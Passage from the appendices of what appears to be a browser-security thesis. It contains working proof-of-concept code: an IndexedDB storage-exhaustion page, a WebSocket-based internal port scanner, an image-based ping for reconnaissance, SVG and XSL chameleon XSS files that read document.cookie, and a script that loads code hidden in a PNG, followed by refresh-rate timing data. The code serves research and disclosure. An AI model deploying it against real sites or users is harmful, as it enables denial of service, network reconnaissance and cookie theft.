- Track User: General spyware, this can be done through using the decive, collecting SMS messages or phone call logs, tracking GPS coordinates, recording phone calls, or gathering pictures or video taken with the device. The reader should note




Figure A.1: Trends in mobile malware 2012-2013. Source: [2, 10, 11]

that this is in essence also stealing information from users, but not regarded as collecting data.

- Send Content: Risks that send text messages for financial profit of the attacker or to send spam messages.
- Reconfigure Device/Change Settings: This types of malware attempt to modify various settings within the OS or elevate privileges.
- Adware/Annoyance: These display advertising or disrupt the user.

A.2 WhiteHat Aviator Features

We list the most important differences between WhiteHat Aviator and Google Chrome here, because they were both based on the Chromium open-source code. These differences are listed on the WhiteHat website and the purpose of this section is to give a brief summary. For a detailed description of the features we refer the reader to the FAQ section in [169].

- Default to Protected Mode (Incognito Mode) vs Not Protected Mode: Delete all Web history, cache, cookies, auto-complete, and local storage data after restart.
- Create custom browsing rules using Connection Control: Control the connections made by Aviator. By default, Aviator blocks Intranet IP-addresses (RFC1918).
- Disconnect Bundled (Disconnect.me): Block ads and third-party trackers.
- Block Third-Party Cookies: Default configuration update.
- Replace Google Search with DuckDuckGo: Use a privacy-enhanced default search engine.
- Limit referrer leaks: By default, referrers no longer leak cross-domainthey are only sent same-domain.
- Enable plug-ins as click-to-play: Default configuration update automatically enabled.
- Limit data leakage to Google: Default configuration update
- Do Not Track: Default configuration update.

Appendix B

Attacks: Additional Information

B.1 IndexedDB Storage Abuse

The HTML document used for bypassing the IndexedDB client-side storage limit by using multiple subdomains is given in listing B.1. The document is implemented in a similar way to the local storage hard disk filler [99] that was developed in another research.

```
1  <!DOCTYPE html>
2  <html>
3    <head>
4      <meta charset="utf-8">
5    </head>
6    <body>
7      <script>
8
9          var frameNum = parseInt(window.location.hostname.match(/^([^.]+)\./
               i)[1])
10         var dbName = frameNum.toString()
11
12         // size values do not match the actual storage space used
13         var n10b = '0123456789'
14         var n100b = repeat(n10b, 10)
15         var n1kb = repeat(n100b, 10)
16         var n10kb = repeat(n1kb, 10)
17         var n100kb = repeat(n10kb, 10)
18         var n2500kb = repeat(n100kb, 25)
19         var n25000kb = repeat(n2500kb, 10)
20         var dat = repeat(n25000kb, 4)
21
```

```
22      function repeat(string, count) {
23      var array = []
24      while (count--) {
25        array.push(string)
26      }
27      return array.join('')
28      }
29
30      function addData() {
31
32      var name = frameNum;
33      var data = dat;
34
35      var transaction = db.transaction([dbName],"readwrite");
36      var store = transaction.objectStore(dbName);
37
38      var testdata = {
39        name:name,
40        data:data,
41      }
42
43      var request = store.add(testdata,1);
44
45      request.onerror = function(e) {
46        console.log("Error",e.target.error.name);
47      }
48
49      request.onsuccess = function(e) {
50        console.log("Added");
51
52        if(frameNum < 10)
53          window.location = 'http://' + (frameNum + 1) + '.localhost/'
54      }
55    }
56
57      var openRequest = indexedDB.open("testDatabase",1);
58
59      openRequest.onupgradeneeded = function(e) {
60        var thisDB = e.target.result;
61
62        thisDB.createObjectStore(dbName);
63      }
64
65      openRequest.onsuccess = function(e) {
66        console.log("Success");
67
68        db = e.target.result;
69
70        addData();
```

```
71          }
72
73          openRequest.onerror = function(e) {
74            console.log("Error",e.target.error.name);
75          }
76
77        </script>
78      </body>
79    </html>
```

Listing B.1: HTML document that bypasses the IndexedDB storage limit

B.2 HTML5 Network Reconnaissance: Modified JS-Recon Code

The modified function in the JS-Recon code:

```
1   function scan_ports_ws()
2   {
3     if(init_port_ps())
4     {
5       return;
6     }
7     if(is_blocked(current_port))
8     {
9        log(current_port + "  - blocked port");
10       setTimeout("scan_ports_ws()",1);
11       return;
12    }
13    start_time = (new Date).getTime();
14    try
15    {
16      // When creating the worker the URL of the worker script file should
            be provided.
17      var worker = new Worker('worker.js');
18
19      worker.addEventListener('message', function(e) {
20
21        //console.log('Worker said: ', e.data);
22
23
24        switch (e.data.status) {
25        case ' - time exceeded':
26          log(e.data.port + " - time exceeded");
27          ps_timeout_ports.push(e.data.port);
28          //console.log(current_port + " - time exceeded\n");
29          break;
30        case ' - open':
```

```
31          log(e.data.port + " - open");
32          ps_open_ports.push(e.data.port);
33          //console.log(current_port + " - open\n");
34          break;
35        case ' - closed':
36          log(e.data.port + " - closed");
37          ps_closed_ports.push(e.data.port);
38          //console.log(current_port + " - closed\n");
39          break;
40        default:
41          console.log("Something went wrong\n");
42        };
43
44      }, false);
45
46      worker.postMessage({'ip': ip, 'port': current_port});
47
48      setTimeout("scan_ports_ws()",1);
49
50    }
51    catch(err)
52    {
53      document.getElementById('result').innerHTML += "<b>Scan stopped.
          Exception: " + err + "</b>";
54      return;
55    }
56  }
```

The WebWorker code that is used to make the connection:

```
1  var open_port_max=300;
2  var closed_port_max=2000;
3  var start_time;
4  var port;
5
6  self.addEventListener('message', function(e) {
7
8    start_time = (new Date).getTime();
9
10   ws = new WebSocket("wss://" + e.data.ip + ":" + e.data.port);
11
12   port = e.data.port;
13
14   setTimeout("check_ps_ws()",5);
15
16 }, false);
17
18 function check_ps_ws()
19 {
20   var interval = (new Date).getTime() - start_time;
```

```
21
22      if(ws.readyState == 0)
23      {
24        if(interval > closed_port_max)
25        {
26          self.postMessage({'port': port, 'status' : " - time exceeded"});
27        }
28        else
29        {
30          setTimeout("check_ps_ws()",5);
31        }
32      }
33      else
34      {
35        if(interval < open_port_max)
36        {
37          self.postMessage({'port': port, 'status' : " - open"});
38        }
39        else
40        {
41          self.postMessage({'port': port, 'status' : " - closed"});
42        }
43
44      }
45  }
```

B.3 HTML5 Network Reconnaissance: Ping Function Using Image Element

An example ping function that can be used to determine the network latency from the originating host to a destination server. It uses an image element to connect to a certain server and measures the time it takes to get a response. The server will not host an image on this location, but it will still generate a reply message. We have added an offset at the end of the link as a means of keeping the caching mechanism from preventing multiple pings.

```
1   var startTime = 0;
2
3   function ping(ip, callback) {
4
5       if (!this.inUse) {
6           this.status = 'unchecked';
7           this.inUse = true;
8           this.callback = callback;
9           this.ip = ip;
10          var _that = this;
```

```
11          this.img = new Image();
12          this.img.onload = function () {
13              _that.inUse = false;
14              _that.callback('responded', (new Date().getTime() - startTime)
                    );
15
16          };
17          this.img.onerror = function (e) {
18              if (_that.inUse) {
19                  _that.inUse = false;
20                  _that.callback('responded', (new Date().getTime() -
                        startTime), e);
21              }
22
23          };
24          this.start = new Date().getTime();
25      startTime = new Date().getTime();
26          this.img.src = "http://" + ip + "/?cachebreaker="+new Date().
                getTime();
27          this.timer = setTimeout(function () {
28              if (_that.inUse) {
29                  _that.inUse = false;
30                  _that.callback('timeout', -1);
31              }
32          }, 1500);
33      }
34  }
```

B.4 SVG Browser Policy Test Files

In this section we present a number of HTML test files used for the SVG browser policy testing. Listing B.2 shows the source HTML document that was used for the testing, it sets a cookie and embeds the SVG file in a certain way. The innerHTML of the <body> should be replaced by the appropriate embedding method.

```
1  <!DOCTYPE html>
2  <html lang="en" >
3
4    <script>
5
6       setCookie("n",1,3);
7
8       function setCookie(cname,cvalue,exdays)
9       {
10      var d = new Date();
11      d.setTime(d.getTime()+(exdays*24*60*60*1000));
12      var expires = "expires="+d.toGMTString();
```

```
13      document.cookie = cname + "=" + cvalue + "; " + expires;
14      }
15
16   </script>
17
18   <body>
19      <"EMBED METHOD" "ATTRIBUTE(src;data)"="URL TO SVG OR CHAMELEON"/>
20   </body>
21
22 </html>
```

Listing B.2: Source HTML document for testing

In listing B.3 the SVG file is given that was used for the policy tests, it attempts to display the document cookies.

```
1 <svg xmlns="http://www.w3.org/2000/svg" version="1.1">
2   <rect width="100" height="100" fill="black" />
3     <script>
4       &#97;lert(document.cookie)
5     </script>
6 </svg>
```

Listing B.3: SVG alert document cookie test file.

The original test SVG chameleon is shown in listing B.4. It tries to display the document cookies through the use of a dummy iframe.

```
1 <?xml version="1.0"?>
2 <?xml-stylesheet type="text/xml" href="#stylesheet"?>
3 <!DOCTYPE doc [
4  <!ATTLIST xsl:stylesheet
5  id ID #REQUIRED>
6  ]>
7 <svg xmlns="http://www.w3.org/2000/svg">
8 <xsl:stylesheet id="stylesheet" version="1.0"
9 xmlns:xsl="http://www.w3.org/1999/XSL/Transform">
10 <xsl:template match="/">
11 <iframe
12 xmlns="http://www.w3.org/1999/xhtml"
13 src="javascript:alert(document.cookie)">
14 </iframe>
15 </xsl:template>
16 </xsl:stylesheet>
17 <circle fill="red" r="40"></circle>
18 </svg>
```

Listing B.4: SVG chameleon alert document cookie through iframe test file.

Eventually we modified the chameleon file for additional tests on Internet Explorer, the results of the changes is shown in listing B.5. We replaced the dummy iframe with

<script> tags as execution method.

```
1 <?xml version="1.0"?>
2 <?xml-stylesheet type="text/xml" href="#stylesheet"?>
3 <!DOCTYPE doc [
4 <!ATTLIST xsl:stylesheet
5 id ID #REQUIRED>
6 ]>
7 <svg xmlns="http://www.w3.org/2000/svg">
8 <xsl:stylesheet id="stylesheet" version="1.0"
9 xmlns:xsl="http://www.w3.org/1999/XSL/Transform">
10 <xsl:template match="/">
11 <script>
12 alert(document.cookie)
13 </script>
14 </xsl:template>
15 </xsl:stylesheet>
16 <circle fill="red" r="40"></circle>
17 </svg>
```

Listing B.5: SVG chameleon alert document cookie through <script> tags test file.

B.5 PNG iframe Injection

Figure B.1 shows the original code that was used in the attack to be loaded into an iframe.

```javascript
function loadPNGData(strFilename, fncCallback) {
    var bCanvas = false;
    var oCanvas = document.createElement("canvas");
    if (oCanvas.getContext) {
        var oCtx = oCanvas.getContext("2d");
        if (oCtx.getImageData) {
            bCanvas = true;
        }
    }
    if (bCanvas) {
        var oImg = new Image();
        oImg.style.position = "absolute";
        oImg.style.left = "-10000px";
        document.body.appendChild(oImg);
        oImg.onload = function() {
            var iWidth = this.offsetWidth;
            var iHeight = this.offsetHeight;
            oCanvas.width = iWidth;
            oCanvas.height = iHeight;
            oCanvas.style.width = iWidth+"px";
            oCanvas.style.height = iHeight+"px";
            var oText = document.getElementById("output");
            oCtx.drawImage(this,0,0);
            var oData = oCtx.getImageData(0,0,iWidth,iHeight).data;
            var a = [];
            var len = oData.length;
            var p = -1;
            for (var i=0;i<len;i+=4) {
                if (oData[i] > 0)
                    a[++p] = String.fromCharCode(oData[i]);
            };
            var strData = a.join("");
            if (fncCallback) {
                fncCallback(strData);
            }
            document.body.removeChild(oImg);
        }
        oImg.src = strFilename;
        return true;
    } else {
        return false;
    }
}

function loadFile() {
    var strFile = './dron.png';
    loadPNGData(strFile,
        function(strData) {
            alert(strData);
        }
    );
}

loadFile();
```

Figure B.1: JavaScript file jquery.js that instigated the attack and appears non-malicous. Source: [7]

B.6 Browser Timing Attacks

B.6.1 Browser Refresh Rate Experiments And Data

One of the HTML documents we have used for testing the browser refresh rate is shown in listing B.6. In this document a number of links is added to the documents, these links have a text-shadow style that uses 40 pixels as blur radius (last 40px is the blur radius). We have done experiments with various numbers of links, in this thesis results with 50, 500 and 5000 links are discussed.

```
1  <!DOCTYPE html>
2  <html lang="en" >
3
4    <head>
5
6      <style>
7        a:link {color:#aaa;text-decoration:none;font-size: 36px;text-shadow:
             40px 40px 40px #555;font-family: Arial, Helvetica, sans-serif;
             font-weight: bold;}
8        a:visited {color:blue;text-decoration:none;font-size: 36px;text-
             shadow: 40px 40px 40px #888;font-family: Arial, Helvetica, sans-
             serif;font-weight: bold;}
9      </style>
10
11   </head>
12   <body>
13
14     <p id="result"></p>
15
16     <div id="d1"> </div>
17
18   </body>
19
20   <script language="javascript" type="text/javascript">
21
22     // numberOfLinks is modified to create more links (more computational
           load)
23     var numberOfLinks = 50;
24     var counter = 0;
25     var counterLineCheck = 4;
26
27     createLinks();
28
29     var lastTime = 0;
30
31     var currentSample = 0;
32     var samples = new Array(20);
33
34     function loop(time) {
```

```
35
36        var delay = time - lastTime;
37        var fps = 1000/delay;
38
39        samples[currentSample] = time;
40
41        if(currentSample >= 1 && currentSample < 21){
42          console.log("Duration: " + (samples[currentSample]-samples[
                currentSample-1]).toString());
43        }
44
45        ++currentSample;
46
47        requestAnimationFrame(loop);
48
49        lastTime = time;
50      }
51
52      requestAnimationFrame(loop);
53
54      function createLinks() {
55        for (var i=0; i<numberOfLinks; ++i) {
56          newLink(i);
57        }
58      }
59
60      function newLink(num) {
61
62        var d = document.getElementById('d1');
63
64        var newLink = document.createElement('a');
65
66        var newId = 'link'+num;
67
68        newLink.setAttribute('id',newId);
69        newLink.setAttribute('href',"http://notvisitedlink");
70
71        newLink.innerHTML = "############";
72
73        d.appendChild(newLink);
74
75        if(counter >= counterLineCheck) {
76        d.appendChild(document.createElement('br'));
77        counter = 0;
78        } else {
79        ++counter;
80        }
81      }
82
```

```
83    </script>
84
85  </html>
```

Listing B.6: One of the HTML documents used to test the browser refresh rates.

The results of one of the experiments with 50 links in Firefox, Chrome and Internet Explorer are shown respectively in figures B.2, B.3 and B.4.

```
"Duration: 7.995764519311024"
"Duration: 13.675381758389335"
"Duration: 45.003382015933425"
"Duration: 3.993333247018768"
"Duration: 16.986013185838033"
"Duration: 17.060547008271783"
"Duration: 16.198684075621486"
"Duration: 16.851292426978603"
"Duration: 17.1627248305756"
"Duration: 16.847443262439924"
"Duration: 16.02547167137368"
"Duration: 16.9118292874532"
"Duration: 16.09615632926875"
"Duration: 16.890833844514077"
"Duration: 17.0427008817735"
"Duration: 16.179088328878265"
"Duration: 17.88636776387682"
"Duration: 16.10350473429753"
"Duration: 15.899499013738932"
"Duration: 16.97411576817251"
```

Figure B.2: One result of our refresh rate experiment in Firefox, using 50 links.

```
Duration: 27.000000000043656
Duration: 6.999999999607098
Duration: 16.00000000144064
Duration: 16.999999999825377
Duration: 16.999999999825377
Duration: 15.99999999962165
Duration: 16.999999999825377
Duration: 16.999999999825377
Duration: 15.99999999962165
Duration: 16.999999999825377
Duration: 17.000000001644366
Duration: 15.99999999962165
Duration: 16.999999999825377
Duration: 16.999999999825377
Duration: 15.99999999962165
Duration: 16.999999999825377
Duration: 16.999999999825377
Duration: 16.00000000144064
Duration: 16.999999999825377
Duration: 16.999999999825377
```

Figure B.3: One result of our refresh rate experiment in Chrome, using 50 links.

```
Duration: 1.3717022720218778
Duration: 3.61016641338
Duration: 16.773259364055036
Duration: 16.758212629948616
Duration: 17.386326297877076
Duration: 15.897749393494166
Duration: 16.81525024993323
Duration: 16.92302685702066
Duration: 16.276367214496076
Duration: 16.683328883465833
Duration: 16.553157137243374
Duration: 16.788656022210375
Duration: 16.790055718406392
Duration: 16.54615865626363
Duration: 16.773959212153045
Duration: 16.794604731043023
Duration: 16.439781745372215
Duration: 16.70187485806207
Duration: 16.87753673065265
Duration: 16.520614200687646
```

Figure B.4: One result of our refresh rate experiment in Internet Explorer, using 50 links.

In figures B.5, B.6 and B.7 more data generated by the experiments is shown, using 500 links instead this time.

```
"Duration: 29.914657023693053"
"Duration: 8.444017226060964"
"Duration: 90.89592104033818"
"Duration: 6.556176981786166"
"Duration: 15.916295368090346"
"Duration: 18.066928573153177"
"Duration: 16.070611873692883"
"Duration: 17.13753029904865"
"Duration: 16.996860831356457"
"Duration: 16.793205034847233"
"Duration: 16.145845544224585"
"Duration: 17.050049286802277"
"Duration: 16.907280274816344"
"Duration: 16.09300701282791"
"Duration: 17.76249465053604"
"Duration: 16.03666924094125"
"Duration: 16.1147023038651"
"Duration: 18.121516724794787"
"Duration: 15.793122102847633"
"Duration: 15.995728127209986"
```

Figure B.5: One result of our refresh rate experiment in Firefox, using 500 links. Firefox produces the highest frame generation durations in situations with high load (highlighted frame).

```
Duration: 54.00000000008731
Duration: 19.00000000023283
Duration: 14.999999999417923
Duration: 14.000000002852175
Duration: 15.99999999962165
Duration: 16.999999999825377
Duration: 16.999999999825377
Duration: 15.99999999962165
Duration: 16.999999999825377
Duration: 16.999999999825377
Duration: 15.99999999962165
Duration: 16.999999999825377
Duration: 16.999999999825377
Duration: 15.99999999962165
Duration: 16.999999999825377
Duration: 16.999999999825377
Duration: 15.99999999962165
Duration: 16.999999999825377
Duration: 17.000000003463356
Duration: 15.99999999962165
```

Figure B.6: One result of our refresh rate experiment in Chrome, using 500 links.

```
Duration: 1.699231181872051
Duration: 13.230978216178186
Duration: 16.757512781850664
Duration: 17.09274002077848
Duration: 16.307160530806754
Duration: 16.389392682318316
Duration: 16.623841795138446
Duration: 16.67458078224115
Duration: 16.622092174893396
Duration: 16.756463009703793
Duration: 16.647286706420345
Duration: 16.88383536353433
Duration: 16.480372935054447
Duration: 16.6840287315639
Duration: 16.80475252846361
Duration: 16.612994149619908
Duration: 16.913228983649105
Duration: 16.636788984950726
Duration: 16.506967162777414
Duration: 17.184770045661594
```

Figure B.7: One result of our refresh rate experiment in Internet Explorer, using 500 links.

Figure B.8 shows a result of the timing test using 500 links that has a spike in the second frame. This is not due to the heavier load, as can be seen when it is compared to figure B.9, a result generated by testing 5000 links.

```
Duration: 1.8549473836703782
Duration: 87.39213153784965
Duration: 1.6463926504752635
Duration: 16.460077340213274
Duration: 16.953470249282418
Duration: 16.44153136561704
Duration: 16.752263921116082
Duration: 16.620692478697492
Duration: 17.199116931670005
Duration: 17.94165576361638
Duration: 15.129666105971864
Duration: 16.716571668119286
Duration: 17.900364725836198
Duration: 15.095023625122166
Duration: 16.618942858452783
Duration: 16.74946452872382
Duration: 16.68892766824979
Duration: 16.80125328797385
Duration: 16.567154099202753
Duration: 16.540209947430867
```

Figure B.8: Another result of our refresh rate experiment in Internet Explorer, using 500 links. Here, there is a spike in duration in the second frame (highlighted).

```
Duration: 10.245040456327387
Duration: 2.3234875548196214
Duration: 15.828059121560727
Duration: 16.504459941359982
Duration: 16.771800979294312
Duration: 16.659825675447337
Duration: 16.63743061467767
Duration: 16.90022265589323
Duration: 16.531403998847963
Duration: 16.69306834377676
Duration: 16.976855754463486
Duration: 16.693418266601384
Duration: 16.213674074183018
Duration: 17.455550178407975
Duration: 15.942833808003797
Duration: 16.62238393322332
Duration: 16.714063713247924
Duration: 16.7315598544742
Duration: 16.647228453764455
Duration: 16.845984618092643
```

Figure B.9: Result of our refresh rate experiment in Internet Explorer, using 5000 links. The difference between the 50 link result is only noticeable due to a small increase of duration in the first frame.

Figure B.10 and B.11 shows a 5000 link test document being handled by Firefox, the high load frames can easily be identified.

```
"Duration: 255.06138892553372"
"Duration: 26.516544583997984"
"Duration: 99.47955796194447"
"Duration: 14.242258717745244"
"Duration: 16.007275620826476"
"Duration: 16.988812578229954"
"Duration: 16.989162502278873"
"Duration: 15.998527519601907"
"Duration: 16.963967970751924"
"Duration: 41.867362688928324"
"Duration: 8.234412720718979"
"Duration: 16.935274198735215"
"Duration: 16.083559063505277"
"Duration: 17.01715642619763"
"Duration: 17.01085779331595"
"Duration: 16.13744736704905"
"Duration: 46.1066925423836"
"Duration: 4.644541902180094"
"Duration: 20.0321020322541"
"Duration: 13.008776445072499"
```

Figure B.10: First result of our refresh rate experiment in Firefox, using 5000 links.

```
"Duration: 236.8121499228593"
"Duration: 13.220480494708568"
"Duration: 89.63374499564873"
"Duration: 17.604328980394826"
"Duration: 16.0426179497739"
"Duration: 16.010774861316463"
"Duration: 17.004209236385236"
"Duration: 16.979364628907206"
"Duration: 16.365597846987384"
"Duration: 17.73100148612741"
"Duration: 15.888301444171589"
"Duration: 16.987412882033937"
"Duration: 16.04191810167606"
"Duration: 17.03990148938169"
"Duration: 15.885152127730635"
"Duration: 17.210664425286495"
"Duration: 17.836678548920986"
"Duration: 16.105254354542353"
"Duration: 16.066762709153977"
"Duration: 17.817782650275717"
```

Figure B.11: Second result of our refresh rate experiment in Firefox, using 5000 links.

In the following three figures (B.12, B.13 and B.14), we demonstrate the the browsers will adjust their refresh rate to the refresh rate the monitor is using. At least in our test environment, using Windows 7.

```
"Duration: 10.36296444819095"
"Duration: 49.6369025811357"
"Duration: 2.0858899569700498"
"Duration: 13.112658003277375"
"Duration: 13.013629843937906"
"Duration: 14.356283721625118"
"Duration: 13.610948105395437"
"Duration: 12.145821239125667"
"Duration: 14.855973515041342"
"Duration: 11.94916461174489"
"Duration: 13.26522435476852"
"Duration: 14.062348549027547"
"Duration: 13.897534898678032"
"Duration: 11.927119473800076"
"Duration: 12.901654540091158"
"Duration: 13.953872473425918"
"Duration: 13.340107839216103"
"Duration: 13.704027576717976"
"Duration: 13.151499436799213"
"Duration: 12.996133702711859"
```

Figure B.12: One result of our refresh rate experiment in Firefox, using 50 links on a 75 Hz refresh rate monitor.

```
Duration: 30.000000000654836
Duration: 5.9999999994033715
Duration: 9.000000000014552
Duration: 11.000000000422006
Duration: 12.99999999901047
Duration: 14.000000001033186
Duration: 12.99999999901047
Duration: 13.00000000082946
Duration: 13.999999999214197
Duration: 13.00000000082946
Duration: 12.99999999901047
Duration: 14.000000001033186
Duration: 12.99999999901047
Duration: 13.00000000082946
Duration: 13.999999999214197
Duration: 13.00000000082946
Duration: 12.99999999901047
Duration: 14.000000001033186
Duration: 12.99999999901047
Duration: 13.00000000082946
```

Figure B.13: One result of our refresh rate experiment in Chrome, using 50 links on a 75 Hz refresh rate monitor.

```
Duration: 2.183518425011357
Duration: 6.8175463901436615
Duration: 13.187541487724843
Duration: 13.426888699697315
Duration: 13.306515248062055
Duration: 13.624945018376138
Duration: 13.096561553349374
Duration: 13.360053440213846
Duration: 13.287619415537847
Duration: 13.43073785076706
Duration: 13.375450044492709
Duration: 13.109158775032142
Duration: 13.373350507545524
Duration: 13.738320013521047
Duration: 12.981087021257394
Duration: 13.291118643783193
Duration: 13.334159151199173
Duration: 13.219384464756331
Duration: 13.377199658615268
Duration: 13.45383275718541
```

Figure B.14: One result of our refresh rate experiment in Internet Explorer, using 50 links on a 75 Hz refresh rate monitor.

Listing B.7 shows a summary HTML test document in which more testing capabilities are included. In this document additional code is added to test the effect of the layout and paint processes on the frame rate (uncomment the parts of codes that should be tested). We also changed the <a> elements to <b> elements as a way of standardizing the tests across the browsers, as their handling of the <a> element differs. The reader should note that the layout process also triggers a repaint process, as this is a later phase.

```
1
2  <!DOCTYPE html>
3  <html lang="en" >
4
5    <head>
6
7      <style>
8        .shadowblur {color:#aaa;text-decoration:none;font-size: 36px;text-
              shadow: 40px 40px 40px #555;font-family: Arial, Helvetica, sans-
              serif;font-weight: bold;}
9        .shadowblur2 {color:blue;text-decoration:none;font-size: 36px;text-
              shadow: 40px 40px 40px #888;font-family: Arial, Helvetica, sans-
              serif;font-weight: bold;}
10     </style>
11
12   </head>
13   <body>
14
15     <p id="result"></p>
16
17     <div id="testlayout"> </div>
18
19     <div id="d1"> </div>
20
21   </body>
22
23   <script language="javascript" type="text/javascript">
24
25
26     var numberOfLinks = 50;
27     var counter = 0;
28     var counterLineCheck = 4;
29
30     createElements();
31
32     var lastTime = 0;
33
34     var currentSample = 0;
35     var one = true;
36
```

```
37      function loop(time) {
38
39        var delay = time - lastTime;
40        //var fps = 1000/delay;
41
42        //uncomment to see layout change effect
43        //if(currentSample < 21)
44        //  testLayout(currentSample);
45
46        if(currentSample >= 1 && currentSample < 21){
47          console.log("Duration: " + delay.toString());
48        }
49
50        ++currentSample;
51
52        lastTime = time;
53
54        //uncomment to see paint change effect
55        //repaintElements(one);
56
57        if(one)
58          one = false;
59        else
60          one = true;
61
62        requestAnimationFrame(loop);
63
64      }
65
66      function repaintElements(one) {
67
68        for(var i=0; i<50; ++i) {
69          var el = document.getElementById("ele" + i.toString());
70
71          if(one)
72            el.className = "shadowblur2";
73          else
74            el.className = "shadowblur";
75
76          // below lines are required for Chrome to force style update
77          //el.style.color = 'red';
78          //el.style.color = '';
79        }
80
81      }
82
83      /* requestAnimationFrame can be called manually or connected to the
            window load */
84
```

```
85      //direct call
86      //requestAnimationFrame(loop);
87
88      //connect to window load
89      window.onload = function() {
90        window.requestAnimationFrame(loop);
91      };
92
93      //add additional elements, for simplicity added more link elements
94      //it is important that these are added higher up in the DOM than the
            other elements, else the other elements will not be affected
95      function testLayout(num) {
96
97        var d = document.getElementById('testlayout');
98
99        var newEle = document.createElement('b');
100
101       var newId = 'layoutEle'+num;
102
103       newEle.setAttribute('id',newId);
104
105       newEle.innerHTML = "############";
106
107       d.appendChild(newEle);
108
109       if(counter >= counterLineCheck) {
110       d.appendChild(document.createElement('br'));
111       counter = 0;
112       } else {
113       ++counter;
114       }
115     }
116
117     function createElements() {
118       for (var i=0; i<numberOfLinks; ++i) {
119         newElement(i);
120       }
121     }
122
123     function newElement(num) {
124
125       var d = document.getElementById('d1');
126
127       var newEle = document.createElement('b');
128
129       var newId = 'ele'+num;
130
131       newEle.setAttribute('id',newId);
132       newEle.className = "shadowblur";
```

```
133
134         newEle.innerHTML = "############";
135
136         d.appendChild(newEle);
137
138         if(counter >= counterLineCheck) {
139         d.appendChild(document.createElement('br'));
140         counter = 0;
141         } else {
142         ++counter;
143         }
144       }
145
146   </script>
147
148 </html>
```

Listing B.7: Extended HTML test document that checks the performances changes when different parts of the rendering process are affected.

Figures B.15, B.16 and B.17 show the effect of adding elements to the top of the DOM (one in every frame), so the layout of the elements change.

```
"Duration: 50.4674571576337"
"Duration: 47.096684794817975"
"Duration: 4.013923987736007"
"Duration: 15.393998604521812"
"Duration: 15.968915971085494"
"Duration: 17.117700946391665"
"Duration: 46.819898649381685"
"Duration: 4.039468094710514"
"Duration: 16.140376415160972"
"Duration: 16.987530976603693"
"Duration: 15.926925658250639"
"Duration: 45.3295924630188"
"Duration: 6.065500688991165"
"Duration: 16.099785779420586"
"Duration: 16.565528332613667"
"Duration: 16.247101793616253"
"Duration: 47.606867095761004"
"Duration: 3.9246945729619256"
"Duration: 15.180547847611592"
"Duration: 15.964716939802088"
```

Figure B.15: The effect of changing the layout by adding elements at the top of the DOM on the refresh rate in Firefox.

```
Duration: 30.999999999039574
Duration: 14.999999999417923
Duration: 11.000000002240995
Duration: 10.999999998603016
Duration: 15.99999999962165
Duration: 26.00000000165892
Duration: 9.99999999839929
Duration: 14.000000002852175
Duration: 16.999999999825377
Duration: 15.99999999962165
Duration: 26.999999998224666
Duration: 11.000000002240995
Duration: 11.999999998806743
Duration: 16.999999999825377
Duration: 16.999999999825377
Duration: 27.999999998428393
Duration: 10.000000002037268
Duration: 11.999999998806743
Duration: 18.000000000029104
Duration: 15.99999999962165
```

Figure B.16: The effect of changing the layout by adding elements at the top of the DOM on the refresh rate in Chrome.

```
Duration: 35.060511539987715
Duration: 6.058852222792211
Duration: 12.812994042274454
Duration: 16.520388746316143
Duration: 17.155842147216617
Duration: 44.562919334509615
Duration: 4.171737580140189
Duration: 3.9061488514599887
Duration: 13.748328260670291
Duration: 16.66840459905893
Duration: 45.43421832583226
Duration: 4.5461512029174855
Duration: 4.0692112329685415
Duration: 12.781851226921958
Duration: 16.376222005583372
Duration: 45.254009899916014
Duration: 4.808940577408748
Duration: 17.126798847506052
Duration: 16.50709181391835
Duration: 16.555730592952386
```

Figure B.17: The effect of changing the layout by adding elements at the top of the DOM on the refresh rate in Internet Explorer.

The last three figures (B.18, B.19 and B.20) show the effect of triggering a high intensity repaint in every frame.

```
"Duration: 55.084641973096836"
"Duration: 50.24210914542016"
"Duration: 44.55802046467886"
"Duration: 49.733326521571485"
"Duration: 47.4606008393863"
"Duration: 51.22293286938714"
"Duration: 48.43897512843773"
"Duration: 49.73087708665594"
"Duration: 47.360523927130316"
"Duration: 49.73122700592944"
"Duration: 42.54948383407964"
"Duration: 49.292778156079294"
"Duration: 48.63982879149785"
"Duration: 51.32440945873782"
"Duration: 48.7378061881127"
"Duration: 47.195012110705875"
"Duration: 48.83718326182134"
"Duration: 44.68294164536246"
"Duration: 38.6111424094463"
```

Figure B.18: The effect of triggering a high intensity repaint by changing the elements style on the refresh rate in Firefox.

```
Duration:  29.0000000022701
Duration:  27.999999998428393
Duration:  26.00000000165892
Duration:  25.99999999802094
Duration:  26.00000000165892
Duration:  24.999999997817213
Duration:  25.00000000145519
Duration:  24.000000001251465
Duration:  24.999999997817213
Duration:  25.00000000145519
Duration:  24.999999997817213
Duration:  25.00000000145519
Duration:  24.000000001251465
Duration:  24.999999997817213
Duration:  25.00000000145519
Duration:  23.999999997613486
Duration:  25.00000000145519
Duration:  25.00000000145519
Duration:  24.999999997817213
Duration:  24.000000001251465
```

Figure B.19: The effect of triggering a high intensity repaint by changing the elements style on the refresh rate in Chrome.

```
Duration: 35.52940336664324
Duration: 35.53710159066304
Duration: 33.35220564615747
